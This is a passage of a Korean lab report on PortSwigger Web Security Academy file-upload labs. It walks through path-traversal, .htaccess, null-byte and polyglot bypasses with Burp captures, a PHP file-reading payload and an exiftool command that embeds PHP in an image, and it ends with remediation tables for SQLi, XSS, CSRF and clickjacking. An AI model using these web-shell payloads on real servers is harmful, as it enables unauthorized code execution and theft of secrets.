2 Host: 0a2c003204ff314b81972ff7009200b4.web-security-academy.net				2 Date: Tue, 06 Jan 2026 07:21:43 GMT			
3 Cookie: session=5S0a2c003204ff314b81972ff7009200b4.web-security-academy.net				3 Server: Apache/2.4.41 (Ubuntu)			
4 Sec-Ch-Ua-Platform: "Windows"				4 Last-Modified: Tue, 06 Jan 2026 07:20:38 GMT			
5 Accept-Language: ko-KR,ko;q=0.9				5 Etag: "37-647b303395c8"			
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"				6 Accept-Ranges: bytes			
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36				7 X-Frame-Options: SAMEORIGIN			
8 Sec-Ch-Ua-Mobile: 70				8 Content-Length: 55			
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8				9			
10 Sec-Fetch-Site: same-origin				10 <?php echo file_get_contents('/home/carlos/secret'); ?>			
11 Sec-Fetch-Mode: no-cors							
12 Sec-Fetch-Dest: image							
13 Referer: https://0a2c003204ff314b81972ff7009200b4.web-security-academy.net/my-account							
14 Accept-Encoding: gzip, deflate, br							
15 Priority: u=2, i							

사진 3.10.4. 응답 확인 결과 파일 내용 평문 반환

3) 파일명을 변경해 저장경로를 조작 시도

우측의 응답에서 변경된 사항이 반영되지 않고 필터링되고 있음을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /files/avatars/exploit.php HTTP/2				1 HTTP/2 200 OK			
2 Host: 0a2c003204ff314b81972ff7009200b4.web-security-academy.net				2 Date: Tue, 06 Jan 2026 07:24:07 GMT			
3 Cookie: session=5S0a2c003204ff314b81972ff7009200b4.web-security-academy.net				3 Server: Apache/2.4.41 (Ubuntu)			
4 Sec-Ch-Ua-Platform: "Windows"				4 Vary: Accept-Encoding			
5 Accept-Language: ko-KR,ko;q=0.9				5 Content-Type: text/html; charset=UTF-8			
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"				6 X-Frame-Options: SAMEORIGIN			
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36				7 Content-Length: 132			
8 Sec-Ch-Ua-Mobile: 70				8			
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8				9 The file avatars/exploit.php has been uploaded.<p>			
10 Sec-Fetch-Site: same-origin							
11 Sec-Fetch-Mode: no-cors				< Back to My Account			
12 Sec-Fetch-Dest: image							
13 Referer: https://0a2c003204ff314b81972ff7009200b4.web-security-academy.net/my-account				</p>			
14 Accept-Encoding: gzip, deflate, br							
15 Priority: u=0, i							
16							
17							
18							
19							
20							
21							
22							
23 -----WebKitFormBoundaryHEP6C04yOWaTKPBV							
24 Content-Disposition: form-data; name="avatar"; filename="...exploit.php"							
25 Content-Type: application/octet-stream							

사진 3.10.5. 파일명을 변경해 저장 경로 조작 실패

4) URL 인코딩을 이용한 우회 시도

우측의 응답에서 성공적으로 조작된 경로에 저장되는 것을 확인




사진 3.10.6. URL 인코딩을 이용한 파일 저장 경로 조작 성공

5) 파일을 불러오는 응답을 확인

파일을 불러오는 과정에서는 %2f를 경로 구분자로 해석하지 않음을 확인




사진 3.10.7. 서버에서 %2f를 경로 구분자로 해석하지 않음

GET 요청에 대한 경로를 조작할 경우 비밀값을 확인할 수 있음




사진 3.10.8. GET 요청을 조작해 비밀 값 확인

6) 해당 결과 값을 제출

0a2c003204ff314b81972ff7009200b4.web-security-academy.net 내용:

Answer:

사진 3.10.9. 결과 값 제출




사진 3.10.10. 문제 해결

3.11. File Upload – .htaccess Abuse

3.11.1. 상세 설정

상세 설정			
취약 코드	A05	위험도	Critical
취약 경로	https://0a89002503aeb20481bff28b003300fb.web-security-academy.net/my-account		

표 3.11.1. 상세 설정

3.11.2. 개요

해당 웹 페이지는 업로드 가능한 파일 확장자를 제한하여 서버 측 스크립트 파일 업로드를 차단하는 구조로 설계되어 있습니다.

그러나 파일 확장자에 대한 검증이 파일명 기준으로만 단순 적용되어 있으며, 서버가 업로드 디렉터리 내 .htaccess 파일을 그대로 해석하는 Apache 설정을 사용하고 있었습니다.

이로 인해 공격자는 스크립트 확장자가 아닌 파일을 우회 업로드한 뒤, .htaccess 파일을 통해 특정 확장자를 PHP 스크립트로 처리하도록 서버 설정을 변경할 수 있었습니다.

결과적으로 서버 측 코드 실행 및 민감 정보 접근이 가능한 파일 업로드 취약점이 존재함을 확인하였습니다.

3.11.3. 공격 시나리오

1) 공격용 파일 업로드 시도




사진 3.11.1. PHP 파일 업로드 시도

파일 업로드에 실패

Sorry, php files are not allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

사진 3.11.2. 파일 업로드 실패

2) 파일의 확장자를 변경




사진 3.11.3. 파일 확장자 변경 후 업로드 시도

파일 업로드에 성공하였음을 확인

The file avatars/exploit.ishack has been uploaded.
[Back to My Account](#)

사진 3.11.4. 업로드 성공

3) 파일 불러오는 응답 패킷을 확인한 결과 평문으로 반환되는 것을 확인

Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
1 GET /files/avatars/exploit.ishack HTTP/2				1 HTTP/2 200 OK				
2 Host: 0a89002503aeb20401bffa28b003300fb.web-security-academy.net				2 Date: Tue, 06 Jan 2026 07:48:14 GMT				
3 Cookie: session=UyVAmB74HqzqnHovQeaQk2u8tHav				3 Server: Apache/2.4.41 (Ubuntu)				
4 Sec-Ch-UA-Platform: "Windows"				4 Last-Modified: Tue, 06 Jan 2026 07:47:33 GMT				
5 Accept-Language: ko-KR,ko;q=0.9				5 Etag: "37-647b3636c0de"				
6 Sec-Ch-UA: "Chromium"rv="143", "Not A(Brand";v="24"				6 Accept-Ranges: bytes				
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)				7 X-Frame-Options: SAMEORIGIN				
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36				8 Content-Length: 55				
9 Sec-Ch-UA-Mobile: ?0				9				
10 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8				10 <?php echo file_get_contents('/home/carlom/secret'); ?>				
11 Sec-Fetch-Site: same-origin								
12 Sec-Fetch-Mode: no-cors								
13 Referer: https://0a89002503aeb20401bffa28b003300fb.web-security-academy.net/my-account								
14 Accept-Encoding: gzip, deflate, br								
15 Priority: u=2, i								
16								

사진 3.11.5. 파일 불러오는 패킷 확인 결과 파일 내용 평문 반환

4) 업로드 디렉터리에 .htaccess 파일을 추가로 업로드

.ishack 확장자를 PHP 스크립트로 처리하도록 설정된 파일을 업로드




사진 3.11.6. .htaccess 파일 추가 업로드

업로드 성공

The file avatars/.htaccess has been uploaded.

[Back to My Account](#)

사진 3.11.7. 파일 업로드 성공

5) 공격파일을 불러오는 패킷 탈취

정상적으로 PHP 코드가 실행되어 비밀 값 확인 성공

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /files/avatars/exploit.ishack HTTP/2 2 Host: Oa89002503aeb20481bffa28b003300fb.web-security-academy.net 3 Cookie: session=tUgvArmBF4NzqoznHohvQeaGk8bsfNAv 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: ko-KR,ko;q=0.9 6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://Oa89002503aeb20481bffa28b003300fb.web-security-academy.net/my-a ccount 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i </pre>				<pre> 1 HTTP/2 200 OK 2 Date: Tue, 06 Jan 2026 07:51:34 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Type: text/html; charset=UTF-8 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 32 7 8 qvO6ooNOjdRvy4L68NIhHXfL1Yg14kex </pre>			

사진 3.11.8. 변경된 확장자 파일을 불러올 경우 비밀 값 확인 성공

6) 해당 결과 값을 제출

0a89002503aeb20481bff28b003300fb.web-security-academy.net 내용:

Answer:

사진 3.11.9. 결과값 제출




사진 3.11.10. 문제 해결

3.12. File Upload – Obfuscated Extension

3.12.1. 상세 설정

상세 설정			
취약 코드	A05	위험도	High
취약 경로	https://0ae600b704beaecf80eb9e7000b4009d.web-security-academy.net/my-account		

표 3.12.1. 상세 설정

3.12.2. 개요

해당 페이지는 업로드 파일에 대해 확장자 기반 필터링을 통해 실행 파일 업로드를 제한하고 있습니다.

그러나 서버는 파일 확장자에 대한 검증을 단순 문자열 비교 방식으로 수행하고 있었으며, 파일명에 널 바이트 또는 확장자 우회 기법을 적용한 경우 이를 정상 이미지 파일로 인식하는 취약한 구조를 가지고 있었습니다.

이로 인해 공격자는 .php와 같은 서버 측 실행 파일을 .php%00.jpg 와 같이 확장자를 조작하여 업로드할 수 있었고, 업로드된 파일은 서버 내에서 PHP 스크립트로 정상 실행되는 취약점이 존재하는것을 확인하였습니다.

3.12.3. 공격 시나리오

1) 공격 파일 업로드 시도




사진 3.12.1. PHP 파일 업로드 시도

확장자 검증으로 인해 파일 업로드에 실패

Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

사진 3.12.2. 파일 업로드 실패

2) 파일 업로드 요청의 패킷 조작




사진 3.12.3. 다시 파일 업로드 시도

패킷에서 파일명 뒤에 널바이트를 추가하여 jpg파일로 인식하도록 조작
정상적으로 저장되는 것을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
17	Sec-Fetch-User:	71		1	HTTP/2 200 OK		
18	Sec-Fetch-Dest:	document		2	Date: Tue, 06 Jan 2026 08:13:40 GMT		
19	Referer:	https://0ae600b704beaecf80eb9e7000b4009d.web-security-academy.net/my-account		3	Server: Apache/2.4.41 (Ubuntu)		
20	Accept-Encoding:	gzip, deflate, br		4	Vary: Accept-Encoding		
21	Priority:	u=0, i		5	Content-Type: text/html; charset=UTF-8		
22				6	X-Frame-Options: SAMEORIGIN		
23				7	Content-Length: 132		
24	Content-Disposition:	form-data; name="avatar"; filename="exploit.php400.jpg"		8			
25	Content-Type:	application/octet-stream		9	The file avatars/exploit.php has been uploaded. < Back to My Account		
26							

사진 3.12.4. 업로드 요청 패킷 탈취 후 확장자 조작

3) 파일을 불러오는 패킷을 탈취

서버 측에서 %00이 URL 디코딩되지 않아 실행 경로 우회에 실패

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /files/avatars/exploit.php400.jpg	HTTP/2		1	HTTP/2 404 Not Found		
2	Host: Dae600b704beaecf80eb9e7000b4009d.web-security-academy.net			2	Date: Tue, 06 Jan 2026 08:15:06 GMT		
3	Cookie: session=d6Xmna8VMQJ0eFsKGE2WC9pxYAXeKaEo			3	Server: Apache/2.4.41 (Ubuntu)		
4	Sec-Ch-Ua-Platform: "Windows"			4	Content-Type: text/html; charset=iso-8859-1		
5	Accept-Language: ko-KR,ko;q=0.9			5	X-Frame-Options: SAMEORIGIN		
6	Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"			6	Content-Length: 274		
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			7	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">		
8	AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36			8	<html>		
9	Sec-Ch-Ua-Mobile: 70			9	<head>		
10	Accept:	image/avif, image/webp, image/apng, image/svg+xml, image/*,*/*;q=0.8		10	<title>		
11	Sec-Fetch-Site: same-origin			11	404 Not Found		
12	Sec-Fetch-Mode: no-cors			12	</title>		
13	Referer: https://0ae600b704beaecf80eb9e7000b4009d.web-security-academy.net/my-account			13	</head>		
14	Accept-Encoding: gzip, deflate, br			14	<body>		
15	Priority: u=2, i			15	<h1>		
16				16	Not Found		
17				17	</h1>		
				18	<p>		
				19	The requested URL was not found on this server.		
				20	</p>		
				21	<hr>		
				22	<address>		
				23	Apache/2.4.41 (Ubuntu) Server at cfa7b2151c51 Port 80		
				24	</address>		
				25	</body>		
				26	</html>		

사진 3.12.5. 서버 측에서 URL 디코딩 실패

패킷의 요청에서 URL을 직접 조작한 결과 정상적으로 PHP 스크립트 실행

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /files/avatars/exploit.php	HTTP/2		1	HTTP/2 200 OK		
2	Host: Dae600b704beaecf80eb9e7000b4009d.web-security-academy.net			2	Date: Tue, 06 Jan 2026 08:15:43 GMT		
3	Cookie: session=d6Xmna8VMQJ0eFsKGE2WC9pxYAXeKaEo			3	Server: Apache/2.4.41 (Ubuntu)		
4	Sec-Ch-Ua-Platform: "Windows"			4	Content-Type: text/html; charset=UTF-8		
5	Accept-Language: ko-KR,ko;q=0.9			5	X-Frame-Options: SAMEORIGIN		
6	Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"			6	Content-Length: 32		
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			7			
8	AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36			8	YY3GsIezGTu0VyeRTuqgwdBeb8MA78jP		
9	Sec-Ch-Ua-Mobile: 70						
10	Accept:	image/avif, image/webp, image/apng, image/svg+xml, image/*,*/*;q=0.8					
11	Sec-Fetch-Site: same-origin						
12	Sec-Fetch-Mode: no-cors						
13	Referer: https://0ae600b704beaecf80eb9e7000b4009d.web-security-academy.net/my-account						
14	Accept-Encoding: gzip, deflate, br						
15	Priority: u=2, i						

사진 3.12.6. 파일 불러오는 패킷 탈취 후 조작한 결과 비밀 값 확인

4) 해당 결과물을 제출

0ae600b704beaecf80eb9e7000b4009d.web-security-academy.net 내용:

Answer:

확인취소

사진 3.12.7. 결과 값 제출




사진 3.12.8. 문제 해결

3.13. File Upload – Polyglot RCE Upload

3.13.1. 상세 설정

상세 설정			
취약 코드	A03	위험도	Critical
취약 경로	https://0a75003904dd3c81806d8f6400b40003.web-security-academy.net/my-account		

표 3.13.1. 상세 설정

3.13.2. 개요

해당 웹 페이지는 파일 업로드 시 파일 확장자 및 이미지 유효성 검사를 통해 비인가 파일 업로드를 제한하고 있습니다.

그러나 파일 내용에 대한 정밀 검증이 미흡하여, 이미지 파일 포맷과 PHP 코드가 동시

에 포함된 Polyglot 파일이 정상 이미지로 인식되어 업로드되는 취약점이 확인되었습니다. 서버는 업로드된 파일을 웹 접근 가능한 경로에 저장하고 있으며, 파일 확장자에 따라 서버 측에서 PHP 코드가 실행되는 구조를 가지고 있었습니다.

이로 인해 공격자는 이미지 메타데이터 또는 파일 본문에 PHP 코드를 삽입한 Polyglot 파일을 업로드함으로써 서버 상에서 임의의 PHP 코드 실행이 가능 취약점이 존재함을 확인하였습니다.

3.13.3. 공격 시나리오

1) 공격 파일 업로드 시도




사진 3.13.1. PHP 파일 업로드 시도

서버 측에서 검증으로 업로드가 차단됨을 확인

Error: file is not a valid image Sorry, there was an error uploading your file.

[Back to My Account](#)

사진 3.13.2. 파일 업로드 실패

2) Polyglot 파일 생성

```
C:\Users\Administrator>exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret')  
 . ' END'; ?>" C:\Users\Administrator\Desktop\apple.jpeg -o C:\Users\Administrator\Desktop\exploit2.php  
1 image files created  
C:\Users\Administrator>
```

사진 3.13.3. Polyglot 파일 생성

3) 생성한 Polyglot 파일을 업로드 시도




사진 3.13.4. Polyglot 파일 업로드 시도

업로드에 성공하였음을 확인




사진 3.13.5. 파일 업로드 성공

4) 파일을 불러오는 패킷을 탈취

요청에 대한 응답에 비밀값이 포함되어있는 것을 확인




사진 3.13.6. 파일 불러온 패킷 탈취 후 비밀값 확인

5) 해당 결과 값 제출

0a75003904dd3c81806d8f6400b40003.web-security-academy.net 내용:

Answer:

확인 취소

사진 3.13.7. 결과 값 제출

WebSecurity Academy Remote code execution via polyglot web shell upload
[Back to lab description >>](#)

Congratulations, you solved the lab!

Share

사진 3.13.8. 문제 해결

4. 보안 권고안

4.1. SQL Injection

취약점 개요			
취약 코드	A03	위험도	High
평가 항목	SQL Injection		
취약점 개요	사용자 입력값 검증 부재로 인해 쿼리 구조 변조가 가능하며, 데이터 조회가 가능한 취약점이 존재		
보안 조치 방법			
■ 보안설정방법 1. Prepared Statement 적용 - SQL 쿼리 작성 시 문자열 결합 방식 사용 금지 - 사용자 입력값은 반드시 바인딩 변수로 처리 2. 서버 측 입력값 검증 강화 - 입력값 길이, 타입, 허용 문자에 대한 화이트리스트 기반 검증 - 클라이언트 단 검증만으로 방어 불가 3. 데이터베이스 오류 메시지 차단 - SQL 에러 및 스택 트레이스를 사용자에게 노출하지 않도록 설정 - 에러는 서버 로그에만 기록 4. 최소 권한 원칙 적용 - 애플리케이션 DB 계정에 필요 최소한의 권한만 부여 - SELECT 전용 계정과 쓰기 계정 분리 권장			

표 4.1.1. SQL Injection 보안 권고안

4.2. XSS

취약점 개요			
취약 코드	A03	위험도	High
평가 항목	XSS		

취약점 개요	입력값 출력 시 인코딩 미흡으로 인해, 서버에 저장된 스크립트가 실행되는 취약점이 존재
보안 조치 방법	
■ 보안설정방법 1. 출력 시점 기준 인코딩 적용 - 사용자 입력값을 저장 여부와 관계없이 출력 시점에 반드시 인코딩 - 출력 컨텍스트에 맞는 인코딩 적용 2. 서버 측 입력값 검증 강화 - 입력값 길이 및 허용 문자에 대한 화이트리스트 기반 검증 - <script>, 이벤트 핸들러 등 위험 요소 점검 3. DOM 조작 시 안전한 API 사용 - innerHTML, document.write() 사용 지양 - textContent, innerText, setAttribute() 등 안전한 API 사용 - postMessage 사용 시 origin 검증 필수 4. HttpOnly, Secure 쿠키 옵션 적용 - 세션 쿠키에 HttpOnly 옵션 적용 - HTTPS 환경에서 Secure 옵션 적용 5. Content Security Policy 적용 - 인라인 스크립트 및 외부 스크립트 로드 제한 - script-src 'self' 등 최소 권한 정책 적용 - unsafe-inline, unsafe-eval 사용 지양 6. 입력값 저장 전 처리 - 저장 시점에서 기본적인 정규화 수행 - 출력 시점 인코딩과 병행 적용	

표 4.2.1. XSS 보안 권고안

4.3. CSRF

취약점 개요			
취약 코드	A01	위험도	Medium
평가 항목	CSRF		
취약점 개요	CSRF 보호 기법이 적용되지 않은 상태 변경 요청을 통해, 로그인 사용자의 계정 정보가 임의로 변경될 수 있는 취약점을 확인		
보안 조치 방법			
■ 보안설정방법			
1. CSRF 토큰 적용			
- 상태 변경 요청에 대해 고유한 CSRF 토큰 적용 - 토큰은 세션별·요청별로 생성하고 서버에서 검증 - 토큰 값은 예측 불가능해야 하며, 요청마다 재사용 제한			
2. SameSite 쿠키 속성 설정			
- 세션 쿠키에 SameSite-Lax 또는 SameSite-Strict 적용 - 크로스 사이트 요청 시 세션 쿠키 자동 전송 차단			
3. Referer, Origin 헤더 검증			
- 상태 변경 요청에 대해 Origin 또는 Referer 헤더 검증 - 서버에서 허용된 도메인만 요청 처리 - 헤더 누락 시 요청 거부			
4. 중요 기능에 대한 재인증 또는 추가 검증			
- 이메일 변경, 비밀번호 변경 등 계정 정보 변경 기능에 대해 추가 검증			
5. GET 방식 상태 변경 요청 차단			
- 상태 변경 로직을 GET 방식으로 처리하지 않도록 설계 - 모든 변경 요청은 POST 이상 메서드로 제한			
6. CSRF 보호 라이브러리 활용			
- 프레임워크 기본 CSRF 방어 기능 활성화 - 커스텀 구현 시 토큰 검증 누락 주의			

표 4.3.1. CSRF 보안 권고안

4.4. Clickjacking

취약점 개요			
취약 코드	A01	위험도	Medium
평가 항목	Clickjacking		
취약점 개요	프레임 차단 정책 미적용으로 인해, 사용자의 클릭을 가로채 의도하지 않은 동작을 수행할 수 있는 취약점을 확인		
보안 조치 방법			
■ 보안설정방법			
1. X-Frame-Options 헤더 설정			
2. Content-Security-Policy 적용			
3. 민감 기능 페이지 분리 및 보호			
- 결제, 계정 변경 등 민감 기능은 프레임 로드 자체를 차단			
- 프레임 내 동작이 불필요한 페이지는 기본적으로 iframe 금지			
4. UI 기반 추가 방어 로직			
- JavaScript를 이용한 프레임 감지			
- 프레임 내 로드 시 사용자 경고 또는 페이지 이동			
5. 보안 헤더 통합 적용			
- Clickjacking 방어를 포함한 보안 헤더 정책 일괄 적용			
- 로그인·설정 페이지 중심으로 우선 적용			

표 4.4.1. Clickjacking 보안 권고안

4.5. DOM XSS

취약점 개요			
취약 코드	A03	위험도	Medium
평가 항목	DOM XSS		

취약점 개요	외부 메시지를 검증 없이 DOM에 삽입하는 구조로 인해, 클라이언트 측에서 스크립트가 실행되는 취약점이 존재
보안 조치 방법	
